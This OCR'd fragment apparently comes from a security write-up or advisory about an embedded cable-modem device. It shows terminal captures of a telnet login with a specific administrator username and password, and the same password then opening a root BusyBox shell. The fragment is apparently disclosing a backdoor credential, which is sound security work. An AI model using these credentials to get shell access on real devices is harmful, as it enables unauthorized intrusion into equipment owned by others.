
```
root@KDG:~# telnet 10.235.215.235

CVE-30360 login: msoadmin
Password: Egj1nQ
>>>
Console, CLI version 1.0.0.5
Type 'help' for list of commands
mainMenu> help
Console Commands for this level:
 system                  - Go to system Menu.
 docsis                  - Go to DOCSIS Menu.
[...]
```


Telnet


```
mainMenu> shell
Password:Egj1nQ

Exiting to shell. Type "exit" to return back to CLI



BusyBox v1.19.2 (2014-08-13 18:50:22 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```


Telnet

